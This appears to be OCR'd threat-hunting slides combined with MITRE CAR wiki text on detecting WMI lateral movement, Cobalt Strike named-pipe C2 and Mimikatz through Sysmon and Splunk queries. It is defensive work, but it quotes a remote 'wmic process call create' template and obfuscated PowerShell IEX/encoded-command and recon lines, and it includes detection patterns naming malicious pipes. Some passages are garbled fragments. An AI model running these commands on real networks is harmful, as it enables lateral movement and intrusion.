Tools
Printable version
Permanent link

Contact
Contact Us

Adversaries can use Windows Management Instrumentation (WMI) to move laterally by launching executables remotely. For adversaries to achieve this, they must open a WMI connection to a remote host. This RPC activity is currently detected by CAR-2014-11-007: Remote Windows Management Instrumentation (WMI) over RPC. After the WMI connection has been initialized, a process can be remotely launched using the command: `wmic /node:"<hostname>" process call create "<command line>"`, which is detected via CAR-2016-03-002: Create Remote Process via WMIC.

CAR-2014-12-001	
Submission Date	12/02/2014
Information Domain	Host, Network
Host Subtypes	Network, Process
Network Subtypes	PCAP
Network Protocols	RPC
Type	TTP
Contributor	MITRE

This leaves artifacts at both a network (RPC) and process (command line) level. When wmic.exe (or the schtasks API) is used to remotely create processes, Windows uses RPC (135/tcp) to communicate with the the remote machine.

After RPC authenticates, the RPC endpoint mapper opens a high port connection, through which the schtasks Remote Procedure Call is actually implemented. With the right packet decoders, or by looking for certain byte streams in raw data, these functions can be identified.

When the command line is executed, it has the parent process of `C:\windows\system32\wbem\WmiPrvSE.exe`. This analytic looks for these two events happening in sequence, so that the network connection and target process are output.

Detecting WMI spawned proc's

Cyber Analytic Repository

Page Help

CAR

Adversari
laterally b
they must
currently
Instrumen
a process
<hostnam
via CAR-2

This leave
When wm
with the t

After RPC
Procedur
these fun

When the
analytic lo

Main page
CARET
Analytic List
Contribute
Help

Coverage
Data Model
Sensors

Tools
Printable version
Permanent link

Contact
Contact Us

Output Description

Identifies the process that initiated the RPC request (such as `wmic.exe` or `powershell.exe`), as well as the source and destination information of the network connection that triggered the alert.

ATT&CK Detection

Technique	Tactics	Level of Coverage
Windows Management Instrumentation	Execution	High

Pseudocode

Look for instances of the WMI querying in network traffic, and find the cases where a process is launched immediately after a connection is seen. This essentially merges the request to start a remote process via WMI with the process execution. If other processes are spawned from `wmiprvse.exe` in this time frame, it is possible for race conditions to occur, and the wrong process may be merged. If this is the case, it may be useful to look deeper into the network traffic to see if the desired command can be extracted.

```
processes = search Process:Create
wmi_children = filter processes where (parent_exe == "wmiprvse.exe")

flows = search Flow:Message
wmi_flow = filter flows where (src_port >= 49152 and dest_port >= 49152 and
proto_info.rpc_interface == "IRemUnknown2")

remote_wmi_process = join wmi_children, wmi_flow where (
    wmi_flow.time < wmi_children.time < wmi_flow.time + 1sec and
    wmi_flow.hostname == wmi_children.hostname
)

output remote_wmi_process
```

Detecting WMI spawned proc's

* Searching for Child-Process creations of «wmiprvse.exe»
* Filtering out «known good» processes

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate wmiprvse.exe
| search EventCode="1" ParentImage="*\\wmiprvse.exe"
    NOT (Image="*\\powershell.exe"
         CommandLine="*\\Windows\\CCM\\*" OR CommandLine="*\\Microsoft Application Virtualization\\*" OR
         CommandLine="*DynamicDeploymentConfiguration*" OR CommandLine="*[redacted]*")
    NOT (Image="*\\Microsoft.NET\\Framework*" CommandLine="*[redacted]*")
    Image!="*\\[redacted]\\*" Image!="*\\WerFault.exe" NOT [redacted] NOT powercfg.exe NOT msiexec.exe NOT [redacted]
    NOT [redacted] NOT sidebar.exe NOT csc.exe NOT cvtres.exe NOT attrib.exe
    CommandLine!="*\\[redacted]\\*"
    CommandLine!="*cmd.exe /c copy *" CommandLine!="*\\[redacted]\\*" CommandLine!="*\\Adobe\\*" CommandLine!="*\\[redacted]\\*"
    CommandLine!="*\\Windows\\ccm*" CommandLine!="*\\Windows\\MS\\*" CommandLine!="*\\Windows\\Installer\\*"
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\(?<USER1>.*)"
| stats values(ComputerName) AS Clients values(USER1) AS Users values(CommandLine) AS CmdLines count by Image
```

* Don't filter out «Powershell.exe» in general
  - Combine with «CommandLine» params

Detecting WMI spawned proc's


* Command executions («powershell *$env:*» and IEX, obfusc.)
* Processes started (calc.exe, notepad.exe …)

Image	Clients	Users
C:\Windows\System32\PING.EXE		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		
C:\Windows\System32\calc.exe		
C:\Windows\System32\cmd.exe		
C:\Windows\System32\notepad.exe		
C:\Windows\System32\whoami.exe		

CmdLines
ping -n 3 [redacted]
powershell $env:59HYp|Inv`oke-Ex`pression powershell $env:hpMgz|IE`X powershell .(Get-C`ommand ('{1}e{0}'-f'x','i')) $env:dswQF powershell IE`X $env:Q6JS9 powershell IE`X $env:wDBaP powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwA powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwA
calc.exe
cmd /c hostname cmd /c net user
notepad.exe
whoami

Detecting WMI spawned proc's

* Also detecting CS Beacons WMI Lateral Movement method
  - «powershell.exe … -encodedcommand …»




Internal P2P C2 using Named Pipes

* Internal Peer-to-Peer C&C using Named Pipes over SMB
* Using Cobalt Strike Beacon's features for testing

Cobalt Strike Features

Only one egress point using HTTP as C&C
Conn thru web proxy



SMB traffic
between WS
Named Pipes C&C

Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol. A red arrow indicates that a Beacon link is broken.

Detecting C2 usingNamed Pipes

* Search for Processes
  - Connecting through Web Proxy and
  - Creating Named Pipes

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
    (ProcessCreate OR (NetworkConnect 3128 ([Proxy IPs])) OR (PipeEvent "Pipe Created"))
    [whitelisting vetted good processes]
| search EventCode=1 OR EventCode=17 OR
    (EventCode=3 DestinationPort="3128" (DestinationIp="[Proxy IPs]"))
| stats dc(TaskCategory) AS Cnt_TaskCat dc(EventCode) AS Cnt_EventCode values(TaskCategory) AS TaskCategory
    values(Image) AS Image values(Hashes) AS Hashes values(PipeName) AS PipeName values(DestinationIp) AS DestinationIp
    count by ComputerName ProcessGuid
| where Cnt_TaskCat >= 2 OR Cnt_EventCode >= 2
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(Image) AS Image values(MD5) AS MD5 values(PipeName) AS PipeName
    count by IMPHASH
| search PipeName="\\*"
```


Detecting C2 usingNamed Pipes

IMPHASH
17B461A082950FC6332
802D2D6E6B33155B1DE
DC25EE78E2EF4D36FA
E472BEC38EB2092220C
EF8A44FE2F9AD4AB85
F8F47A970BADB255F8
FCCD5E915D9C361A1F

Image	MD5
[redacted]\http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7
[redacted]\http-beacon_windows-service-exe_x64.exe	EE00A12DE45B2E4D5FDF
[redacted]\http-beacon_windows-exe_x86.exe	53D8AF6E6F6700C785B05
\\127.0.0.1\ADMIN$\1949a70.exe	35F51F4A73E1C0E11092
\\127.0.0.1\ADMIN$\29ba879.exe	416D0B7A91EF8A754F55
\\127.0.0.1\ADMIN$\3bc0d5c.exe	AC9C5482454E4E1B77250
\\127.0.0.1\C$\298a94a.exe	C01B696001C7E1AD765B6
\\127.0.0.1\C$\380ab42.exe	E8D9825D205E1AD8E216
C:\Windows\SysWOW64\rundll32.exe	51138BEEA3E2C21EC44D
C:\Windows\System32\rundll32.exe	DD81D91FF3B0763C3924
C:\Windows\System32\notepad.exe	B32189BDFF6E577A92BA
C:\Windows\system32\notepad.exe	

PipeName	count
<Anonymous Pipe>	1
\MSSE-583-server	
\MSSE-8000-server	1
<Anonymous Pipe>	1
\MSSE-107-server	
\MSSE-2426-server	5
\MSSE-5324-server	
\MSSE-7891-server	
\MSSE-8355-server	
\MSSE-8798-server	
<Anonymous Pipe>	6
\APT666_8362	
\APT999_4444	
\APT999_7777	
\msagent_8362	
\status_4444	
<Anonymous Pipe>	5
\3c6a96b995	
\4d1ab2c03a	
\b590c983b8	
\deb9acbe3d	
<Anonymous Pipe>	7
\00d23318a7	
\0321aa6142	
\10202051	
\1058cd7e	
\2a33e2a19	
\411e801033	
\45346d727	

Detecting C2 usingNamed Pipes



Detecting C2 usingNamed Pipes

* Search for Processes creating «known malicious» Named Pipes
  - with or without «default PipeNames»

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
    (PipeEvent "Pipe Created" (APT666 OR APT999))
| search (EventCode=17
    (PipeName="\\APT666*" OR PipeName="\\APT999*"))
| stats values(Image) AS Images values(PipeName) AS PipeNames
    count by TaskCategory ComputerName
```

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
    (PipeEvent "Pipe Created" (APT666 OR APT999 OR msagent OR status OR MSSE))
| search (EventCode=17
    (PipeName="\\APT666*" OR PipeName="\\APT999*" OR
     PipeName="\\MSSE-*-server*" OR PipeName="\\msagent_*" OR PipeName="\\status_*"))
| stats values(Image) AS Images values(PipeName) AS PipeNames
    count by TaskCategory ComputerName
```

Detecting C2 usingNamed Pipes

* Searching for «custom PipeNames» only

TaskCategory	ComputerName
Pipe Created (rule: PipeEvent)	[redacted]
Pipe Created (rule: PipeEvent)	[redacted]

Images	PipeNames	count
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444 \APT999_7777	6
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444	2

Detecting C2 usingNamed Pipes

* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[redacted]	C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\1949a70.exe \\127.0.0.1\ADMIN$\3bc0d5c.exe \\127.0.0.1\C$\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
Pipe Created (rule: PipeEvent)	[redacted]	C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\29ba879.exe \\127.0.0.1\C$\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
Pipe Created (rule: PipeEvent)	[redacted]	C:[redacted]\http-beacon_windows-exe_x64.exe C:[redacted]\http-beacon_windows-exe_x86.exe C:[redacted]\http-beacon_windows-service-exe_x64.exe C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

Detecting C2 usingNamed Pipes

* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[redacted]	C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\1949a70.exe \\127.0.0.1\ADMIN$\3bc0d5c.exe	\APT666_8362 \APT999_4444 \APT999_7777	9

Images	PipeNames	count
C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\1949a70.exe \\127.0.0.1\ADMIN$\3bc0d5c.exe \\127.0.0.1\C$\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN$\29ba879.exe \\127.0.0.1\C$\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
C:\[redacted]\http-beacon_windows-exe_x64.exe C:\[redacted]\http-beacon_windows-exe_x86.exe C:\[redacted]\http-beacon_windows-service-exe_x64.exe C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

Detecting Mimikatz (even file-less)

* Detecting ProcessAccess on LSASS.exe
* Idea by Mark Russinovich (RSA talk)

Detecting Mimikatz


Cyber Wardog Lab

by Roberto Rodriguez

Home

Wednesday, March 22, 2017

Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)



Detecting Mimikatz

